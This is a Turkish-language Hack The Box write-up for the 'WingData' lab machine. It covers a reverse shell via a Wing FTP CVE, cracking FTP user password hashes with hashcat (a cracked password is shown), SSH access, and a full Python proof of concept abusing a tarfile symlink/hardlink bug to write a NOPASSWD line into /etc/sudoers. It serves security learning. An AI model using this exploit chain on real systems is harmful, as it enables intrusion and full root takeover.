

HTB WINGDATA

Merhabalar bugün hackthebox wingdata makinesini çözeceğiz

Öncelikle bir port taramasıyla başlıyoruz.

Burada tcp ve ssh portlarının açık olduğunu görüyoruz ve siteye giriyoruz. Siteye girdikten sonra login kısmının çalışmadığını fark ediyoruz ve bir dir taraması atıyoruz.

Login sayfasında ftp server karşılıyor ve nano ile <ftp.wingdata.hrb> yi host a ekliyoruz.

Buradan login sayfasına giriyoruz ve sayfanın altında ftp serverın versiyonunu öğreniyoruz hemen bir araştırmaya çıkarıyoruz Shell almak için.

```
200 GET 44l 333w 19982c http://wingdata.htb/assets/images/contact-decoration.png
200 GET 186l 505w 4928c http://wingdata.htb/assets/css/owl.css
200 GET 251l 1069w 12492c http://wingdata.htb/index.html
200 GET 4l 64w 23742c http://wingdata.htb/assets/css/fontawesome.css
200 GET 149l 837w 67141c http://wingdata.htb/assets/images/about-left-image.png
200 GET 329l 1996w 148839c http://wingdata.htb/assets/images/banner-right-image.png
200 GET 3448l 10094w 93438c http://wingdata.htb/assets/js/owl-carousel.js
200 GET 3158l 6952w 76080c http://wingdata.htb/assets/css/animated.css
200 GET 7l 1002w 80223c http://wingdata.htb/vendor/bootstrap/js/bootstrap.bundle.min.js
200 GET 2l 1283w 86927c http://wingdata.htb/vendor/jquery/jquery.min.js
200 GET 496l 1721w 13281c http://wingdata.htb/assets/js/imagesloaded.js
200 GET 193l 571w 5974c http://wingdata.htb/assets/js/animation.js
200 GET 1577l 3269w 31620c http://wingdata.htb/assets/css/templatemo-space-dynamic.css
200 GET 10724l 20204w 204037c http://wingdata.htb/vendor/bootstrap/css/bootstrap.min.css
200 GET 251l 1069w 12492c http://wingdata.htb/
301 GET 9l 29w 353c http://wingdata.htb/assets => http://wingdata.htb/assets/
301 GET 9l 29w 357c http://wingdata.htb/assets/css => http://wingdata.htb/assets/css/
301 GET 9l 29w 359c http://wingdata.htb/assets/fonts => http://wingdata.htb/assets/fonts/
301 GET 9l 29w 360c http://wingdata.htb/assets/images => http://wingdata.htb/assets/images/
301 GET 9l 29w 356c http://wingdata.htb/assets/js => http://wingdata.htb/assets/js/
301 GET 9l 29w 353c http://wingdata.htb/vendor => http://wingdata.htb/vendor/
301 GET 9l 29w 360c http://wingdata.htb/vendor/jquery => http://wingdata.htb/vendor/jquery/
[#####] - 79s 147828/147828 0s found:23 errors:529
[#####] - 32s 18456/18456 568/s http://wingdata.htb/
[#####] - 32s 18456/18456 574/s http://wingdata.htb/assets/
[#####] - 31s 18456/18456 588/s http://wingdata.htb/assets/css/
[#####] - 31s 18456/18456 587/s http://wingdata.htb/assets/fonts/
[#####] - 32s 18456/18456 586/s http://wingdata.htb/assets/images/
```

Shell almak için exploiti buluyoruz.

CVE-2025-47812

Sonrasında dinleyici açıp python3 ile exploiti çalıştırıyoruz ve Shell alıyoruz.

```

(root@kali)~[/home/mehmet/Masaüstü]
nc -lvp 5555
listening on [any] 5555 ...
connect to [10.10.14.89] from (UNKNOWN) [10.129.1.57] 36920
whoami
wingftp
python3 -c 'import pty; pty.spawn("/bin/bash")'
wingftp@wingdata:/opt/wftpserver$ cd
cd
bash: cd: /opt/wingftp: No such file or directory
wingftp@wingdata:/opt/wftpserver$ ls
ls
Data          pid-wftpserver.pid  version.txt  wftp_default_ssh.key
License.txt    README              webadmin     wftp_default_ssl.crt
Log            session             webclient    wftp_default_ssl.key
lua            session_admin       wftpcconsole wftpserver
wingftp@wingdata:/opt/wftpserver$ ls -la
ls -la
total 26504
drwxr-x--- 9 wingftp wingftp 4096 Feb 20 17:30 .
drwxr-xr-x 4 root    root    4096 Feb  9 08:19 ..
drwxr-x--- 4 wingftp wingftp 4096 Feb 20 17:30 Data
-rwxr-x--- 1 wingftp wingftp 4834 Jul 31 2018 License.txt
drwxr-x--- 5 wingftp wingftp 4096 Feb 20 17:41 Log
drwxr-x--- 2 wingftp wingftp 4096 Feb  9 08:19 lua
-rw-r--r-- 1 wingftp wingftp  5 Feb 20 17:30 pid-wftpserver.pid
-rwxr-x--- 1 wingftp wingftp 1434 Sep 13 2020 README
drwxr-x--- 2 wingftp wingftp 4096 Feb 20 17:41 session
drwxr-x--- 2 wingftp wingftp 4096 Feb  9 08:19 session_admin

```

Burada normalde direk user.txt ile karşılaştırdık fakat bu sefer göremiyoruz. Genel bir araştırmaya çıkıyoruz Shell içerisinde

```

-rwxr-x--- 1 wingftp wingftp 3272 Nov  2 11:11 wftp_default_ssh.key
-rwxr-x--- 1 wingftp wingftp 1342 Nov 22 2017 wftp_default_ssl.crt
-rwxr-x--- 1 wingftp wingftp 1675 Nov 22 2017 wftp_default_ssl.key
-rwxr-x--- 1 wingftp wingftp 22283682 Mar 26 2025 wftpserver
wingftp@wingdata:/opt/wftpserver$ find / -name "user.txt" 2>/dev/null
find / -name "user.txt" 2>/dev/null
wingftp@wingdata:/opt/wftpserver$ ls -R /opt/wftpserver/Data
ls -R /opt/wftpserver/Data
/opt/wftpserver/Data:
1 _ADMINISTRATOR bookmark_db settings.xml ssh_host_ecdsa_key ssh_host_key

/opt/wftpserver/Data/1:
groups portlistener.xml settings.xml users

/opt/wftpserver/Data/1/groups:

/opt/wftpserver/Data/1/users:
anonymous.xml john.xml maria.xml steve.xml wacky.xml

/opt/wftpserver/Data/_ADMINISTRATOR:
admins.xml settings.xml
wingftp@wingdata:/opt/wftpserver$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign

```

Burada kullanıcıları görüyoruz ve kullanıcıların şifresini çekebilir miyiz ona bakacağız.

```

/opt/wftpserver/Data/1:
groups portlistener.xml settings.xml users

/opt/wftpserver/Data/1/groups:

/opt/wftpserver/Data/1/users:
anonymous.xml john.xml maria.xml steve.xml wacky.xml

/opt/wftpserver/Data/_ADMINISTRATOR:
admins.xml settings.xml
wingftp@wingdata:/opt/wftpserver$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/chsh
/usr/bin/umount
/usr/bin/gpasswd
wingftp@wingdata:/opt/wftpserver$ cat /opt/wftpserver/Data/1/users/wacky.xml
cat /opt/wftpserver/Data/1/users/wacky.xml
<?xml version="1.0" ?>

```

```

wingftp@wingdata:/tmp$ grep -rE "UserName|Password" /opt/wftpserver/Data/1/users/
<E "UserName|Password" /opt/wftpserver/Data/1/users/
/opt/wftpserver/Data/1/users/maria.xml:      <UserName>maria</UserName>
/opt/wftpserver/Data/1/users/maria.xml:      <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/maria.xml:      <Password>a70221f33a51dca76dfd46c17ab17116a97823caf40aeeefbc611cae47421b03c
/opt/wftpserver/Data/1/users/maria.xml:      <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/maria.xml:      <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/steve.xml:      <UserName>steve</UserName>
/opt/wftpserver/Data/1/users/steve.xml:      <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/steve.xml:      <Password>5916c7481fa2f20bd86f4bdb900f0342359ec19a77b7e3ae118f3b5d0d3334ca
/opt/wftpserver/Data/1/users/steve.xml:      <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/steve.xml:      <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/wacky.xml:      <UserName>wacky</UserName>
/opt/wftpserver/Data/1/users/wacky.xml:      <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/wacky.xml:      <Password>32940defdc3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503cac
/opt/wftpserver/Data/1/users/wacky.xml:      <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/wacky.xml:      <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/anonymous.xml:      <UserName>anonymous</UserName>
/opt/wftpserver/Data/1/users/anonymous.xml:      <EnablePassword>0</EnablePassword>
/opt/wftpserver/Data/1/users/anonymous.xml:      <Password>d67f86152e5c4df1b0ac4a18d3ca4a89c1b12e6b748ed71d01aeb92341927
/opt/wftpserver/Data/1/users/anonymous.xml:      <PasswordLength>0</PasswordLength>
/opt/wftpserver/Data/1/users/anonymous.xml:      <CanChangePassword>0</CanChangePassword>
/opt/wftpserver/Data/1/users/john.xml:      <UserName>john</UserName>
/opt/wftpserver/Data/1/users/john.xml:      <EnablePassword>1</EnablePassword>
/opt/wftpserver/Data/1/users/john.xml:      <Password>c1f14672feec3bba27231048271fcdcddeb9d75ef79f6889139aa78c9d398f10</
Password>

```

Burada tüm kullanıcıların şifrelerini hash olarak çekiyoruz şimdi wacky kullanıcısının şifresini kırıp ssh bağlantısı alacağız çünkü ssh portu en başta açıktı bunu unutmuyoruz.

```
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

-----

* Device #1: cpu-haswell-12th Gen Intel(R) Core(TM) i7-12650H, 3698/7460 MB (1024 MB allocatable), 7MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Minimum salt length supported by kernel: 0
Maximum salt length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

32940defd3c3ef70a2dd44a5301ff984c4742f8baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5

Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1410 (sha256($pass.$salt))
Hash.Target.....: 32940defd3c3ef70a2dd44a5301ff984c4742f8baae76ff5b87 ... ingFTP
Time.Started.....: Sun Feb 22 01:53:22 2026 (6 secs)
Time.Estimated...: Sun Feb 22 01:53:28 2026 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 2725.5 kH/s (0.21ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 14343168/14344385 (99.99%)
Rejected.....: 0/14343168 (0.00%)
Restore.Point...: 14339584/14344385 (99.97%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: !fuzylink! → !!sexybitch
Hardware.Mon.#1..: Util: 27%

Started: Sun Feb 22 01:53:22 2026
Stopped: Sun Feb 22 01:53:29 2026
```

Şifremizi hashcat ile kırdık artık ssh bağlantısı alacağız.


Başarılı bir ssh bağlantısı aldıktan sonra direk user.txt yi çekiyoruz.

Sudo -l ile root yetkisine bakacağız burada restore komutunu görüyoruz ve bunun için araştırma yapıyoruz.

```
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
```

Araştırma sonucunda bir exploit görüyoruz.



Bu exploiti normal root@kali den zip olarak indirip shellimizde çalıştırıyoruz ve bir bakıyoruz ki root olmuşuz (bu exploitin kodlarını ve mantığını aşağıda inceleyeceğim.)

```

--(root@kali)-[/tmp]
# wget -O exploit.py "https://raw.githubusercontent.com/AzureADTrent/CVE-2025-4517-POC-HTB-WingData/main/CVE-2025-4517-POC.py"
--2026-02-27 05:38:14-- https://raw.githubusercontent.com/AzureADTrent/CVE-2025-4517-POC-HTB-WingData/main/CVE-2025-4517-POC.py
raw.githubusercontent.com (raw.githubusercontent.com) çözümleniyor ... 185.199.109.133, 185.199.110.133, 185.199.108.133, ...
raw.githubusercontent.com (raw.githubusercontent.com)[185.199.109.133]:443 bağlanılıyor ... bağlantı kuruldu.
HTTP isteği gönderildi, yanıt bekleniyor... 200 OK
Uzunluk: 6989 (6,8K) [text/plain]
Kayıt yeri: 'exploit.py'

exploit.py 100%[=====>] 6,83K --KB/s içinde 0,001s

2026-02-27 05:38:14 (12,8 MB/s) - 'exploit.py' kaydedildi [6989/6989]

--(root@kali)-[/tmp]
# ls -la exploit.py
-rw-rw-r-- 1 root root 6989 Şub 27 05:38 exploit.py

--(root@kali)-[/tmp]
# scp exploit.py wacky@10.129.7.63:/tmp/exploit.py
wacky@10.129.7.63's password:
exploit.py 100% 6989 95.6KB/s 00:00

--(root@kali)-[/tmp]
#

```

```

data/main/CVE-2025-4517-POC.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... failed: Temporary failure in name resolution.
wget: unable to resolve host address 'raw.githubusercontent.com'
wacky@wingdata:/tmp$ ls -la exploit.py
-rw-r--r-- 1 wacky wacky 6989 Feb 26 21:39 exploit.py
wacky@wingdata:/tmp$ python3 exploit.py

CVE-2025-4517 Tarfile Exploit - WingData HTB
Privilege Escalation via Symlink + Hardlink Bypass

[*] Target user: wacky
[*] Creating exploit tar for user: wacky
[*] Phase 1: Building nested directory structure...
[*] Phase 2: Creating symlink chain for path traversal...
[*] Phase 3: Creating escape symlink to /etc...
[*] Phase 4: Creating hardlink to /etc/sudoers...
[*] Phase 5: Writing sudoers entry...
[*] Exploit tar created: /tmp/cve_2025_4517_exploit.tar
[*] Deploying exploit to: /opt/backup_clients/backups/backup_9999.tar
[*] Exploit deployed successfully
[*] Triggering extraction via vulnerable script...
[*] Backup: backup_9999.tar
[*] Staging directory: /opt/backup_clients/restored_backups/restore_pwn_9999
[*] Extraction completed in /opt/backup_clients/restored_backups/restore_pwn_9999

[*] Extraction completed
[*] Verifying exploit success...

```

Bunun sonucunda direk root olduk ve root.txt yi çektik txt çekme kısımlarını paylaşmıyorum.

EXPLOİT İNCELEME

Şimdi root.txt olmak için kullandığımız exploiti inceleyeceğiz.

```
#!/usr/bin/env python3
```

```
"""
```

CVE-2025-4517 Privilege Escalation Exploit for WingData HTB

Exploits tarfile symlink bypass via hardlink to write to /etc/sudoers

Author: Based on public PoCs

Target: Python 3.8.0 - 3.13.1 with tarfile filter bypass

|||||

```
import tarfile
```

```
import os
```

```
import io
```

```
import sys
```

```
import subprocess
```

```
def print_banner():
```

```
print("""
```

CVE-2025-4517 Tarfile Exploit - WingData HTB

|| Privilege Escalation via Symlink + Hardlink Bypass ||

))))

```
def create_exploit_tar(username, output_file):
```

```
"""
```

Creates a malicious tar archive that exploits CVE-2025-4517

to write arbitrary content to /etc/sudoers

```
"""
```

```
print(f"[*] Creating exploit tar for user: {username}")
```

```
# Create deep directory structure to confuse path resolution
```

```
comp = 'd' * 247 # Very long directory name
```

```
steps = "abcdefghijklmnop" # 16 levels deep
```

```
path = ""
```

```
# Sudoers entry to add
```

```
sudoers_entry = f"{username} ALL=(ALL) NOPASSWD:  
ALL\n".encode()
```

```
with tarfile.open(output_file, mode="w") as tar:
```

```
    # Phase 1: Create deep nested directories with symlink loops
```

```
    print("[*] Phase 1: Building nested directory structure...")
```

```
    for i in steps:
```

```
        # Create very long-named directory
```

```
        a = tarfile.TarInfo(os.path.join(path, comp))
```

```
        a.type = tarfile.DIRTYPE
```

```
        tar.addfile(a)
```

```
# Create symlink with single letter name pointing to long dir
```

```
# This creates a loop: a -> ddd..., b -> ddd..., etc.
```

```
b = tarfile.TarInfo(os.path.join(path, i))
```

```
b.type = tarfile.SYMTYPE
```

```
b.linkname = comp
```

```
tar.addfile(b)
```

```
path = os.path.join(path, comp)
```

```
# Phase 2: Create long symlink chain going up many levels
```

```
print("[*] Phase 2: Creating symlink chain for path traversal...")
```

```
linkpath = os.path.join("/".join(steps), "l" * 254)
```

```
l = tarfile.TarInfo(linkpath)
```

```
l.type = tarfile.SYMTYPE
```

```
l.linkname = "../" * len(steps) # Go up 16 levels
```

```
tar.addfile(l)
```

```
# Phase 3: Final escape symlink pointing to /etc
```

```
print("[*] Phase 3: Creating escape symlink to /etc...")
```

```
e = tarfile.TarInfo("escape")
```

```
e.type = tarfile.SYMTYPE
```

```
e.linkname = linkpath + "../..../..../etc"
```

```
tar.addfile(e)
```

```
# Phase 4: Create HARDLINK pointing through escape to sudoers
```

```
print("[*] Phase 4: Creating hardlink to /etc/sudoers...")
```

```
f = tarfile.TarInfo("sudoers_link")
```

```
f.type = tarfile.LNKTYPE
```

```
f.linkname = "escape/sudoers"
```

```
tar.addfile(f)
```

```
# Phase 5: Write actual content - goes to hardlinked inode
```

```
print("[*] Phase 5: Writing sudoers entry...")
```

```
c = tarfile.TarInfo("sudoers_link")
```

```
c.type = tarfile.REGTYPE
```

```
c.size = len(sudoers_entry)
```

```
tar.addfile(c, fileobj=io.BytesIO(sudoers_entry))
```

```
print(f"[+] Exploit tar created: {output_file}")
```

```
return output_file
```

```
def deploy_and_execute(tar_file, backup_id="9999"):
```

```
    """
```

```
    Deploy the exploit tar and execute via the vulnerable script
```

```
    """
```

```
backup_dir = "/opt/backup_clients/backups"
backup_file = f"backup_{backup_id}.tar"
backup_path = os.path.join(backup_dir, backup_file)

print(f"[*] Deploying exploit to: {backup_path}")

# Copy exploit tar to backup directory
try:
    subprocess.run(["cp", tar_file, backup_path], check=True)
    print(f"[+] Exploit deployed successfully")
except subprocess.CalledProcessError:
    print(f"[-] Failed to deploy exploit")
    return False

# Execute the vulnerable restore script
print(f"[*] Triggering extraction via vulnerable script...")
restore_dir = f"restore_pwn_{backup_id}"

cmd = [
    "sudo",
    "/usr/local/bin/python3",
    "/opt/backup_clients/restore_backup_clients.py",
    "-b", backup_file,
```

```
    "-r", restore_dir  
]
```

```
try:
```

```
    result = subprocess.run(cmd, capture_output=True, text=True)
```

```
    print(result.stdout)
```

```
    if result.returncode != 0:
```

```
        print(f"[-] Extraction failed: {result.stderr}")
```

```
        return False
```

```
    print("[+] Extraction completed")
```

```
    return True
```

```
except Exception as e:
```

```
    print(f"[-] Error executing script: {e}")
```

```
    return False
```

```
def verify_exploit(username):
```

```
    """
```

```
    Verify that the exploit worked by checking sudoers
```

```
    """
```

```
    print(f"[*] Verifying exploit success...")
```

```
try:
```

```
    result = subprocess.run(
```

```
["sudo", "cat", "/etc/sudoers"],  
capture_output=True,  
text=True,  
check=True  
)
```

if username in result.stdout and "NOPASSWD: ALL" in
result.stdout:

```
    print(f"[+] SUCCESS! User '{username}' added to sudoers")  
    print(f"[+] Entry: {username} ALL=(ALL) NOPASSWD: ALL")  
    return True
```

else:

```
    print(f"[-] Exploit may have failed - entry not found in  
sudoers")  
    return False
```

except subprocess.CalledProcessError:

```
    print(f"[-] Could not verify sudoers file")  
    return False
```

def get_root_shell():

```
    """
```

Spawn a root shell

```
    """
```

```
print("\n[*] Spawning root shell...")
```

```
print("[*] Run: sudo /bin/bash")
```

```
os.system("sudo /bin/bash")
```

```
def main():
```

```
    print_banner()
```

```
    # Get current username
```

```
    username = os.getenv("USER", "wacky")
```

```
    print(f"[*] Target user: {username}")
```

```
    # Create exploit tar in /tmp
```

```
    exploit_tar = "/tmp/cve_2025_4517_exploit.tar"
```

```
    create_exploit_tar(username, exploit_tar)
```

```
    # Deploy and execute
```

```
    if not deploy_and_execute(exploit_tar):
```

```
        print("[-] Exploit failed during deployment/execution")
```

```
        sys.exit(1)
```

```
    # Verify success
```

```
    if verify_exploit(username):
```

```
        print("\n" + "="*60)
```

```

print("[+] EXPLOITATION SUCCESSFUL!")
print(f"[+] User '{username}' now has full sudo privileges")
print("[+] Get root with: sudo /bin/bash")
print("="*60 + "\n")

# Offer to spawn root shell
response = input("[?] Spawn root shell now? (y/n): ")
if response.lower() == 'y':
    get_root_shell()
else:
    print("[-] Exploit verification failed")
    sys.exit(1)

if __name__ == "__main__":
    try:
        main()
    except KeyboardInterrupt:
        print("\n[!] Interrupted by user")
        sys.exit(1)
    except Exception as e:
        print(f"[-] Unexpected error: {e}")
        sys.exit(1)

```

kullandığımız exploit bu sıra geldi exploiti açıklamaya

1- sudo /usr/local/bin/python3

/opt/backup_clients/restore_backup_clients.py ... (sudo -l sonucumuz)

2- İlk adım olarak bir çıkış escape kapısı oluşturuyor.(escape → /etc)

3- İkinci adım olarak hardlink ile hedef dosyaya bağlanıyor. Tarın içine (sudoers_link (hardlink) → escape/sudoers) bunu koyuyor.

4-Artık sudoers_link aslında /etc/sudoers dosyasının kendisi.

5- Üçüncü adım olarak aynı isimle normal dosya yazıyor(Tar içine tekrar aynı isimle bir dosya koyuyor:

sudoers_link (normal file))

6-Tar extract olurken ne oluyor?

- Önce hardlink oluşturuluyor
- Sonra aynı isimle normal dosya yazılıyor
- Ama bu dosya aslında /etc/sudoers'a bağlı

Yani Yazılan içerik direkt /etc/sudoers içine gidiyor.

SONUÇ: /etc/sudoers dosyasına şu satır ekleniyor:

wacky ALL=(ALL) NOPASSWD: ALL bu artık wacky nin her şeyi şifresiz çalıştırabileceğini gösteriyor.

Bu exploit neden bizi direk root yaptı?

Root tar dosyasını açıyor.

Tar içinden istediğin dosyaya yazabiliyorsun.

Linux'ta root olarak dosyaya yazabiliyorsun.

